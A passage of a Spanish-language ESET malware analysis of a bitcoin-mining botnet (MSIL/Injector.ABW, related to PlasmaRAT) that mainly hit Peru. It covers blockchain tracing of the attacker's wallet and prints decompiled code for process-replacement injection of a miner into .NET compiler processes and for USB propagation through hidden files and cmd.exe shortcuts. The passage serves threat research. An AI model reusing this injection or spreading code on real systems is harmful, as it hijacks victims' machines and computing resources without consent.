
ENJOY SAFER TECHNOLOGY™

Historias de un bitcoin miner en Latinoamérica

Pablo Ramos, ESET
Junio 2016



Contenido

Introducción

El objetivo principal de todos los Laboratorios de ESET alrededor del mundo es analizar y estudiar los diferentes códigos maliciosos que se propagan, con el fin de entender qué tipo de amenazas afectan a los equipos de los usuarios. Como parte de estas actividades, se empezó a ver una amenaza que afectaba de manera casi exclusiva a un solo país en el mundo, Perú, con una gran cantidad de particularidades, que van desde los orígenes de la campaña hasta los objetivos perseguidos por los atacantes en los más de tres años en los que se mantuvo activa.

En este artículo, se compartirá la historia de esta amenaza del tipo bitcoin miner, activa desde 2013, que abusó, mientras pudo, de los recursos de las computadoras que infectó para que cibercriminales robaran más de 138 bitcoins en el período de mayor actividad registrado.

Ante este tipo de casos, siempre surgen preguntas acerca de cómo investigar para determinar qué hacen los atacantes con los bitcoins que reúnen, cómo se mueven estas ganancias, e incluso cuestiones más técnicas, como lo que le sucede a un sistema si se infecta o por qué un malware puede seguir activo después de tres años y cuáles son sus consecuencias. En el presente artículo, precisamente, se intentarán ofrecer respuestas ante estos cuestionamientos basadas en el análisis que realizó el Laboratorio de Investigación de ESET.

En primer lugar, es interesante ver en qué países se desarrolló esta campaña; si bien se registraron casos en Canadá, Brasil y Estados Unidos, la nación más afectada fue Perú, tal como se dijo anteriormente.




Imagen 1 - Detecciones de MSIL/Injector.ABW.

Este tipo de distribución de detecciones ya se había observado en una de las investigaciones más importantes que publicó ESET Latinoamérica: Operación Medre, el **primer caso de espionaje industrial en Latinoamérica**, y que curiosamente también se dio en Perú.

En este sentido, y tal como se comentó, el 94% de las detecciones de la campaña de ***MSIL/Injector.ABW*** se dieron en Perú, de modo que el Laboratorio de ESET decidió tratar de entender cuál era el origen esta situación, su finalidad y, sobre todo, qué impacto tuvo para los usuarios y la Seguridad de la Información allí.




Imagen 2 - Detecciones de MSIL/Injector.ABW.

Para entender el accionar de un código malicioso o de un conjunto de variantes, el primer paso es el análisis, y en base a los resultados se hallaron varios puntos de referencia sobre las acciones de este malware que tuvo su auge a mediados de 2013 y que, debido a sus características de propagación, en 2016 sigue propagándose.

¿Cuál es el malware?

Esta familia de códigos maliciosos detectados por los productos de ESET como *MSIL/Injector.ABW* corresponde a variantes de un bitcoin miner relacionado con el *crimepack* conocido como ***PlasmaRAT*** o ***PlasmaHTTP***, para la versión que utiliza un servidor web al cual se conectan las víctimas del atacante.

La finalidad de este *crimepack* es la generación de bitcoins en los equipos afectados, además del robo de información a través de otras funcionalidades que se encuentran en su código. El bot está desarrollado

con tecnologías de .NET por lo que es posible utilizar diferentes herramientas para simplificar el proceso de Ingeniería Inversa para su análisis.

Entre sus funcionalidades, se destacan las siguientes:

- Minería de bitcoins
- Propagación a través de dispositivos extraíbles (archivos .LNK)
- Comunicación con el panel de control
- Persistencia en el equipo para ejecutarse al inicio
- Inyección de procesos

Los comportamientos mencionados anteriormente son claramente observables al ejecutar el malware en un entorno controlado, desde donde se pudo obtener información vital relacionada al esquema de generación (*pool*) de los bitcoins, para determinar cuántos bitcoins generó esta botnet y en qué momento funcionó.

Persiguiendo los bitcoins

Al realizar el análisis dinámico de esta muestra y ejecutar el bitcoin miner en el equipo infectado, el atacante decidió utilizar un *pool*, cuyo cliente utilizaba como usuario la dirección de la *wallet* (monedero) en la cual minaba.

Una *wallet* está representada por un *hash*, que es como una dirección en la cual se almacenan, envían y reciben los bitcoins. Un dato particular acerca de los bitcoins y la *blockchain* es que todo su historial es público y si bien puede no saberse a quién pertenece una *wallet*, sí se pueden estudiar todos sus ingresos y egresos de transacciones a lo largo del tiempo.

Al haber identificado la dirección de la *wallet*, y con todos los datos públicos de la *blockchain*, se decidió consultar cuántos bitcoins habían pasado por esa dirección, lo que derivó en un importante hallazgo: 139 bitcoins. De hecho, el atacante había dejado 1.90 BTC en la cuenta desde que aparentemente dejó de utilizarla.

Imagen 2 - Información de la wallet.

A través de un total de **308 transacciones**, realizadas entre marzo de 2013 y agosto de 2015, entraron y salieron bitcoins desde esta *wallet* generadas por medio de sistemas infectados y otras direcciones de las que se desconocen sus orígenes. El **27%** de los bitcoins que ingresaron a esta cuenta fueron **generados por los miners**, un factor que se confirma al observar la cantidad de bitcoins que se generó en el *pool* al cual se conectaban los bots, que también es de acceso público:




Imagen 3 - Información del pool utilizado.

A través de esta cuenta, el atacante generó 42 bitcoins, y la última vez que lo hizo fue en julio de 2015, poco antes de la última transacción realizada. Actualmente, si un sistema se infecta con este malware no puede generar bitcoins, ya que el cliente que está utilizando da un error y se cierra. Sin embargo, toda la información que se recopiló en base a los datos públicos sobre esta *wallet*, demuestra que el valor total de lo administrado por esta botnet ronda los **$62.550 dólares**; tomando el valor del mercado actual (mayo de 2016), que es de aproximadamente 450 dólares por bitcoin.

Esta botnet generó bitcoins desde marzo de 2013 hasta julio de 2015, y su mayor tiempo de actividad fue entre abril y julio de 2013, sumando 37.65 bitcoins generados por minería, una cuarta parte del total que pasaron por la *wallet*:




Imagen 4 - Generación de bitcoins en función del tiempo.

Cabe destacar que, durante el momento de auge de esta botnet el precio de los bitcoins era mucho menor al actual: alrededor de 142 dólares por BTC.




Imagen 5 - Precio del BTC al comienzo.

Otro dato no menor, es que ese mismo año, precisamente el 29 de noviembre de 2013, fue el pico histórico de los bitcoins, de modo que si el atacante hubiera cambiado todo lo que generó hasta esa fecha el valor de sus bitcoins hubiera ascendido a los 157 mil dólares.




Imagen 6 - Precio del BTC hacia el final de la operación.

El mayor problema al momento de rastrear el uso de los bitcoins por parte del cibercrimen, es que a pesar de que se conocen todas las transacciones que pudo haber tenido una *wallet*, no puede relacionarse linealmente con la persona o grupo de personas detrás de la misma. A lo largo de los años, diferentes investigaciones se han compartido para ayudar a investigar estos casos y, sobre todo, su aplicabilidad al seguimiento de códigos maliciosos, como en el caso del ransomware.

Es importante subrayar nuevamente que, como los datos de la *blockchain* son públicos es posible analizarlos a fin de aprender respecto al uso y abuso que los cibercriminales pueden hacer con una tecnología en particular, como los bitcoins en este caso. Este tipo de acciones se han visto a lo largo de los últimos años, sobre todo en el auge del ransomware, que no solo usa los bitcoins, sino que además trata de ocultarse en la Deep Web mediante la implementación de Tor.

No todo provino de los bots

Volviendo por sobre los datos de esta investigación, no solo los bitcoins generados por los bots llamaron la atención; también existieron otras 55 *wallets* que le enviaron bitcoins a la dirección que apareció en el malware analizado por un monto total de 101 BTC, que representa el 73% de lo recibido.

Si bien es difícil identificar el origen de los bitcoins, fue posible encontrar que hubo un total de 23 transacciones diferentes, que en promedio fueron de 0.91 BTC y que 40 de estos bitcoins provenían de una sola dirección.

¿Hacia dónde fueron los bitcoins?

Uno de los puntos más relevantes en estos análisis, se orienta a conocer el destino que tuvieron los bitcoins generados por esta botnet. Durante el estudio, se lograron encontrar algunos modelos que permiten diagramar el flujo de transacciones de una *wallet* y, de esta manera, ver cómo los cibercriminales utilizan este tipo de mecanismos, aunque no permiten determinar a ciencia cierta el destino final de estas divisas electrónicas.

Basados en el artículo de **Michele Spagnuolo,** "BitIodine: Extracting Intelligence from the Bitcoins Network", fue posible comprender más en detalle algunas de las acciones realizadas por los cibercriminales. A través de las transacciones de salida de esta *wallet* se pudo identificar que 87 de los 139 bitcoins fueron a una sola dirección. Dicha dirección corresponde a un servicio de *cash out*, en donde se pueden intercambiar los bitcoins por divisas físicas. Ahora bien, 74 de los 87 BTC fueron vendidos el mismo día, puntualmente el 2 de octubre de 2013, cuando el precio del bitcoin rondaba los 125 dólares, lo que da un valor aproximado de 10 mil dólares.

Siguiendo el estudio del flujo de los bitcoins es posible agrupar direcciones que pertenecen a la misma aplicación o persona, con el fin de comprender un poco más las acciones que los cibercriminales hacen de los bitcoins intentando ocultar su identidad.

Análisis del malware

El malware detrás de todas estas acciones cuenta con módulos que son similares a los presentes en el *crimepack* PlasmaRAT. Se trata de una botnet que, al infectar un sistema, instala todos los componentes necesarios para utilizar los recursos del mismo para generar bitcoins y comunicarse con su panel de control a través del protocolo HTTP.

A lo largo del tiempo, se encontraron diferentes variantes de estas amenazas asociadas a la misma dirección de *wallet*, lo que permite identificar algunos puntos a lo largo de las diferentes campañas y etapas. Todas las variantes estaban desarrolladas en .NET, algunas de ellas protegidas con SmartAssembly, lo que dificulta el proceso de análisis estático.

Durante la campaña puntual que se analizó en el Laboratorio de ESET, los módulos principales del código malicioso eran los siguientes:

- Loader
- Inyección del miner
- Propagación a través de USB
- Búsqueda de archivos

Además, se hallaron algunas funciones particulares para evitar los procesos de análisis, como la detención del miner si se abre el administrador de tareas y algunos puntos más.




Imagen 7 - Estructura del malware.

El malware cuenta con tres módulos principales, y la mayor cantidad de las acciones ocurren en "***WindowsApplication1***", que es en donde se encuentra el código encargado de cargar, ejecutar, inyectar y propagar esta amenaza luego de infectar un sistema. El Loader es el primer módulo en entrar en acción; comprueba si ya se está ejecutando otra instancia de este malware o si el Administrador de tareas de Windows está en ejecución, para luego iniciar el miner:




Imagen 8 - Ejecución inicial del Loader.

El *mutex* que se crea tiene el nombre ***LTCBOTNET001***, algo que indicaba inicialmente que esta familia de códigos maliciosos parecía estar orientada a minar otro tipo de criptomoneda, como LiteCoins. Estos datos revelan que en esta campaña en particular se utilizó un miner para bitcoins.




Imagen 9 - Métodos principales.

Luego de inicializar los módulos, el malware procede a la inyección del miner alojado en los *resources* del ejecutable dentro de un listado de procesos, para así iniciar la generación de bitcoins:

```
StarMiner() : Void @0600003F
1  ' WindowsApplication1.Miner
2  Public Sub StarMiner()
3      Dim optionalArguments As String = "-o http://mining.eligius.st:9337 -u                    -p letmein"
4      If RunpeN.InjectPE(AddressOf Resources.minerd, RuntimeEnvironment.GetRuntimeDirectory() + "vbc.exe", optionalArguments) Then
5          Me.InjectedProcess = "vbc"
6      Else
7          If RunpeN.InjectPE(AddressOf Resources.minerd, RuntimeEnvironment.GetRuntimeDirectory() + "cvtres.exe", optionalArguments) Then
8              Me.InjectedProcess = "cvtres"
9          Else
10             If RunpeN.InjectPE(AddressOf Resources.minerd, RuntimeEnvironment.GetRuntimeDirectory() + "csc.exe", optionalArguments) Then
11                 Me.InjectedProcess = "csc"
12             Else
13                 If RunpeN.InjectPE(AddressOf Resources.minerd, RuntimeEnvironment.GetRuntimeDirectory() + "ngen.exe", optionalArguments) Then
14                     Me.InjectedProcess = "ngen"
15                 End If
16             End If
17         End If
18     End If
19 End Sub
20
```

Imagen 10 - Inyección de procesos.

Los procesos en los cuáles intentará realizar la inyección a través de *Process Replacement* son:

- Vbc.exe
- Cvtres.exe
- Csc.exe
- ngen.exe

Una vez realizada esta acción, el malware comienza a consumir los recursos del sistema para generar bitcoins. Esta técnica de inyección de procesos ya fue comentada anteriormente en [We Live Security.]

Propagación por USB

Uno de los componentes más efectivos de la propagación de este código malicioso, tiene que ver con su capacidad de infectar los dispositivos USB conectados a un sistema comprometido. De esta manera, al igual que familias como Dorkbot, Liberpy o Bondat, este malware oculta las carpetas y los archivos para reemplazarlos con accesos directos.

Para lograr esto, cuenta con un módulo particular que alberga todo el código necesario:

Imagen 11 - Propagación USB.

Entonces, a través de un *thread* que queda en ejecución, cada vez que se conecta un USB, este método se ejecuta y realiza las modificaciones pertinentes para seguir propagándose:

```
' WindowsApplication1.USB
Public Shared Sub USB()
    Dim logicalDrives As String() = Environment.GetLogicalDrives()
    Dim arg_0E_0 As Integer = 0
    ' The following expression was wrapped in a checked-statement
    Dim num As Integer = logicalDrives.Length - 1
    For i As Integer = arg_0E_0 To num
        Dim driveInfo As DriveInfo = New DriveInfo(logicalDrives(i))
        If driveInfo.DriveType = DriveType.Removable AndAlso driveInfo.IsReady Then
            Try
                If File.Exists(driveInfo.Name + USB.ExeName) Then
                    File.SetAttributes(driveInfo.Name + USB.ExeName, FileAttributes.Normal)
                End If
                File.Copy(Application.ExecutablePath, driveInfo.Name + USB.ExeName, True)
                File.SetAttributes(driveInfo.Name + USB.ExeName, FileAttributes.Hidden)
                Dim files As String() = Directory.GetFiles(driveInfo.Name)
                For j As Integer = 0 To files.Length - 1
                    Dim text As String = files(j)
                    If Operators.CompareString(Path.GetExtension(text).ToLower(), ".lnk", True) <> 0 And Operators.CompareSt
                        File.SetAttributes(text, FileAttributes.Hidden)
                        File.Delete(driveInfo.Name + New FileInfo(text).Name + ".lnk")
                        Dim instance As Object = NewLateBinding.LateGet(Interaction.CreateObject("WScript.Shell", ""), Nothi
                        NewLateBinding.LateSetComplex(instance, Nothing, "TargetPath", New Object()() { "cmd.exe" }, Nothing
                        NewLateBinding.LateSetComplex(instance, Nothing, "WorkingDirectory", New Object()() { "" }, Nothing
                        NewLateBinding.LateSetComplex(instance, Nothing, "Arguments", New Object()() { String.Concat(New Str
                        NewLateBinding.LateSetComplex(instance, Nothing, "IconLocation", New Object()() { USB.GetIcon(Path.G
                        NewLateBinding.LateCall(instance, Nothing, "Save", New Object(0 - 1) {}, Nothing, Nothing, Nothing,
                    End If
                Next
                Dim directories As String() = Directory.GetDirectories(driveInfo.Name)
                For k As Integer = 0 To directories.Length - 1
                    Dim path As String = directories(k)
                    File.SetAttributes(path, FileAttributes.Hidden)
```

Imagen 12 - Propagación USB 2.

A través de la inyección de determinados procesos, junto a la propagación por dispositivos USB, este código malicioso ha logrado permanecer activo durante más de tres años, afectando principalmente a usuarios peruanos.

En base a los archivos analizados, se puede observar que la fecha de compilación y creación de los mismos quedó intacta, lo que revela un detalle sobre el punto de origen de la campaña:

